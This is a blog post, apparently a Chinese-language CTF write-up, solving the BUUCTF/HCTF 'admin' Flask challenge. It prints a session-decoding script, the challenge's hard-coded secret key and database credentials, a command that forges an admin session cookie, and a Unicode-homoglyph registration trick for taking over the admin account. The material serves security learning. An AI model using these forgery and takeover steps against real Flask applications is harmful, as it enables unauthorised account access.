BUUCTF学习笔记-admin

原创

晓德 于 2020-03-18 23:28:20 发布 1322 收藏 7

文章标签： web 安全

本文链接：https://blog.csdn.net/weixin_42271850/article/details/104932723

BUUCTF学习笔记-admin

> 时间：2020/03/17
> 考点：session欺骗、flask框架

```
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

<script type="text/javascript">
    $(document).ready(function () {
        // 点击按钮弹出下拉框
        $('.ui.dropdown').dropdown();

        // 鼠标悬浮在头像上，弹出气泡提示框
        $('.post-content .avatar-link').popup({
          inline: true,
          position: 'bottom right',
          lastResort: 'bottom right'
        });
    })
  </script>
  </body>
</html>
```


> 首页中右键查看源代码，可以看到有一个提示。`you are not admin`，大概就能猜到这一题估计就是要使用admin的身份去登陆网站拿到flag。于是就使用账号`admin`密码`123`发现直接就能等进去了。而且首页就显示出falg了，不感相信退出去输入密码`123123`发现显示`密码错误`。推测`admin`的密码真的是`123`。感觉考点肯定不是弱密码，估计是作者没太在意，假装不知道密码继续做下去。

首先发现在未登陆的情况下能访问三个页面`index`、`login`、`register`。登陆页面除了一开始的提示没什么特别的，尝试在另外两个页面上面突破。

> 登陆页面看一下存不存在SQL注入，试了一下发现`'`会引发报错，进到一个错误页面，里面有命令行可以运行python代码。但感觉没啥东西，就算有自己也不会。
> 注册页面，看看能不能注册一个admin账户覆盖之前的，发现会提示当前用户已注册。所以就随便注册了个账户`test`登陆进去。

发现在登陆的情况下能访问三个页面`index`、`posts`、`edit`、`change`。逐个看看有没有什么能利用的地方。

`index` 页面和之前的index页面查看源代码是一样的。

`posts` 页面进入只会显示404，就算再后面新增了文章也是一样。

`edit` 页面是一个类似博客编写页面，有两个文本框，但试了一下XSS都被过滤了。

`change` 页面是一个修改密码的页面。可能存在逻辑漏洞，尝试一下发现不需要输入之前的密码直接输入新密码就行，这样就不存在多步骤校验可能存在的逻辑绕过。而且查看报文发现报文中没有写 `用户名` ，里面只有一个新密码。证明用户名是通过 `session` 来获取的，所以也不存在中间截获修改的漏洞。但在修改密码页面的源代码中发现提示了我们整个工程的Git地址。

```
<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woadsl1234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
  </div>
```


0x01 Session欺骗

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}
```

可以从上面 `index` 页面模板看出只要从session中得到的值 `name` 为admin就会显示 `flag` 。查阅资料得知，flask 是非常轻量级的Web框架，其 session 存储在客户端中，也就是说其实只是将相关内容进行了加密保存到session中。和服务端的session不同，服务端的session保存在服务端中，依靠客户端cookie值中的sessionId来进行识别。本身sessionId是没有价值的，而客户端的session是可以被截取破解后得到有价值的原文。在网上找了一个解密的脚本：

```python
#index.html
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    s = ".eJxF0FFrgzAQwPGvMu65DzW2Dyv0YSUuOLgEN6MkL9KpVRPTgm1RUvrdZ8vYXu8Pv-PuBsVhqM8tbC7DtV5A0VWwucHLN2wAvQrRNE
vlkrVg6JHEITJtRZ5MmGcGqVwpFweCJWttsk6ZMuS5XCufEO7LEZkMtJNEkWRSvuq5sUtl3iZlZMBN5VSa9Zw-3GgpaBQgbUJMldezo3w0atq2PO
d2NgJBs1alzWxbotm742lJBP0wyjxmcgv3BZTn4VBcTrY-_p-Q6xa99chw5ESOaHatyOMVsk87r_PopRcsM5ruekHjFTdza7ZPrnP7pv6TMvYaff
2W497NAfpu6vanqoYFXM_18HwdBAHcfwAZDW29.Xm3XLw.rKQb53GYqcXqHrEvMQPu9g0eMc0"
    print(decryption(s.encode()))
```

```
lixiaode@DESKTOP-1KUJOBF MINGW64 ~/Desktop (master)
$ python script.py
{'_fresh': True, '_id': b'3ca4bd7cc2e28139e9e1962ea737e7c901883f0fbecb9a1df7f45c23b9816404c55626e5799bec
5f3968a379e68559254211f4900ff49b41bc8bb9ab93c6f5f4f', 'csrf_token': b'da5ebb2c1dfe93c9c1276b6428e8dcbdfa2
2e39e', 'image': b'YEfZ', 'name': 'test', 'user_id': '10'}
```


可以看到能解密出来原来的内容，能看到很明显一个是`name`字段正是我们之前注册的**test**。那只要改一下这个值，然后重新加密一下就可以了。加密的脚本看大佬的writeup上有个地址：https://github.com/noraj/flask-session-cookie-manager。拿到后直接使用即可。加密还需要一个值`SECRET_KEY`，这个在`config.py`中能看到。

```python
#config.py
import os
class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

```
python3 ./flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'3ca4bd7cc2e28139e9e1962ea737e7c901883f0fbecb9a1df7f45c23b9816404c55626e5799bed5f3968a379e68559254211f490ff49b41bc8bb9ab93c6f5f4f', 'csrf_token': b'da5ebb2c1dfe93c9c1276b6428e8dcbdfa22e39e', 'image': b'YEfZ', 'name': 'admin', 'user_id': '10'}"
```

```
lixiaode@DESKTOP-1KUJOBF MINGW64 /d/CTF题目脚本/Flask Session/flask-session-cookie-manager-master
$ python ./flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'3ca4bd7cc2e28139e9e1962ea737e7c901883f0fbecb9a1df7f45c23b9816404c55626e5799bed5f3968a379e68559254211f490ff49b41bc8bb9ab93c6f5f4f', 'csrf_token': b'da5ebb2c1dfe93c9c1276b6428e8dcbdfa22e39e', 'image': b'YEfZ', 'name': 'admin', 'user_id': '10'}"
.eJw9OM2KwkAQBOBXWfrswYzORfCyxA0RuofIJEPPRfyJMRPbhagYI777Bhe8VsEHVU9YH9rycoTZtb2VI1jXe5g94WsLM0BFROqWDSkKKPnDxIveuFx7u9AUlie2u55UPuG-uaOtpqj47mXIVarZ_jQ-7IXiImCg2tiqo5DdKcGILD9I8oj6RrMUDTnujeUpW5wMvjJxHhmbRhSnHToeG_stPmSaQ9ax4JRl8F2qUaHyoRBKeA6vEewu7WF9_W3K82eCTxaRd8saBTuf-JOxFIzDDsNOceAxhuPJJKvAshK26cNb1D6bv7laNlX5kVxeiKv-m_NGhgI2e6nPMILbpWzfvOE0htcfuUdsfw.XnIxOA.DRVRpD8ju2UKzEIau8iCvYlnR7Y
```

可以看到顺利生成了session，我们只需要将这session替换掉之前那个，然后访问index页面就行。



0x02 Unicode欺骗

通过代码审计能看到在注册、登陆和修改密码的方法中，都对用户名进行了`strlower`函数的操作。python本身就有`str.lower()`的方法，作者还专门写了一个自己的方法。这个方法里面有一个漏洞，就算Unicode欺骗。

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

```
ᴬdmin->Admin->admin  可以看到经过两次strlower后就能变成admin。
```

只需要注册`ᴬdmin`账户，然后登陆上去修改密码后，就能直接修改掉`admin`的密码。然后使用这个新密码直接登陆`admin`账号。字符可以在这个网站找https://unicode-table.com/en/1D2E/，类型为Modifier Letter Capital。